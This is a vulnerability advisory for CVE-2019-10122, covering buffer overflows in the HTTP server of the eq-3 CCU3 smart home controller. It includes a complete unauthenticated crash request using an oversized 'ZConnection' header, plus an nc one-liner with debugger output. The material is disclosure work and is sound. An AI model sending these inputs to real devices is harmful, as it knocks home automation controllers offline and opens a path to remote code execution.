OS-S Security Advisory 2019-3

Date: Mar 8, 2019
Updated: Apr 1, 2019
NDA grace period: Jun 6, 2019
Authors: Oguzhan Cicek, Maik Brüggemann, Ralf Spenneberg
CVE: CVE-2019-10122
Vendor Reference: `https://www.eq-3.de/Downloads/Software/HM-CCU2-Firmware_Updates/HM-CCU-2.41.9/HM-CCU2-Changelog.2.41.9.pdf`
`https://www.eq-3.de/Downloads/Software/CCU3-Firmware/CCU3-3.43.16/CCU3-Changelog.3.43.16.pdf`
Vendor Advisory:
CVSS: 10
Title: CCU3 ise GmbH HTTP-Server v2.0 bufferoverflow with possible remote code execution
Severity: High
Ease of Exploitation: Trivial
Vulnerability Type: Broken session handling
Vendor contacted: Mar 8, 2019
Vendor confirmation: Mar 8, 2019
Device: CCU3
Firmware version: 3.43.15 and older tested and confirmed

Abstract:
According to the vendor site (https://www.eq-3.com) the CCU3 smart home central control unit is a High-performance Central Control Unit for local and comfortable control of your smart home. It connects and combines the wide range of Homematic IP and Homematic via the local WebUI configuration interface. It offers numerous and individual configuration and control options using the tried-and-tested WebUI via web browser. It implements highest security with AES-128 encryption and the use of the Homematic IP and Homematic radio protocols.


Detailed description:
The CCU3 provides a web interface using the lighttpd as a reverse proxy for its internal webserver ise GmbH HTTP-Server 2.0. The internal webserver may be compromised by several bufferoverflows. These bufferoverflows occur, when parsing the HTTP-headers of the request. We could overflow several buffer on the heap and even managed overwriting a return address on the stack.
According to the checksec tool the ise GmbH HTTP-Server 2.0 only enables DEP (data execution prevention) but does not support ASLR of the binary (no PIE) nor stack canaries. Possible remote code execution may therefore easily achievable.

The attack may be executed remotely without any authentication using the following request.

```
GET / HTTP/1.1
Host: 192.168.222.50
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/72.0.3626.96 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/
apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
ZConnection:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

When the buffer overflow occurs, the ise GmbH HTTP-Server 2.0 crashes and is automatically restarted. During the restart the lighttpd presents the following page to the user:



The Homematic CCU is not yet ready

Please wait. You will automatically be redirected to the home page.

Explaination
The ise GmbH HTTP-Server does not correctly parse the request. It uses sscanf to search the input for the string „Connection“. The data following the colon is copied into the buffer. The request above uses the Header ZConnection. The ise GmbH HTTP-Server 2.0 is not available from the network. It binds to port 8183 but this port is filtered via iptables. Access is only possible via the lighttpd reverse proxy. The lighttpd reverse proxy would filter the HTTP-Header Connection and remove the malicious header. The header ZConnection is unknown to the reverse proxy lighttpd and therefore passed on to the ise GmbH HTTP-Server 2.0 causing the buffer overflow. Several other headers are parsed the same way causing similar buffer overflows.

When contacting the ise GmbH HTTP-Server 2.0 directly on port 8183, buffer overflows may be triggered using just:

```
python -c 'print("A"*2000)'  | nc localhost 8183

================

Info: recvd 1535 bytes by web server #1 [httpServer.cpp:767]

Thread 4 "ReGaHss.communi" received signal SIGSEGV, Segmentation fault.
0x0001891c in ?? ()
```

This shows that probably further buffer overflows are embedded in the binary.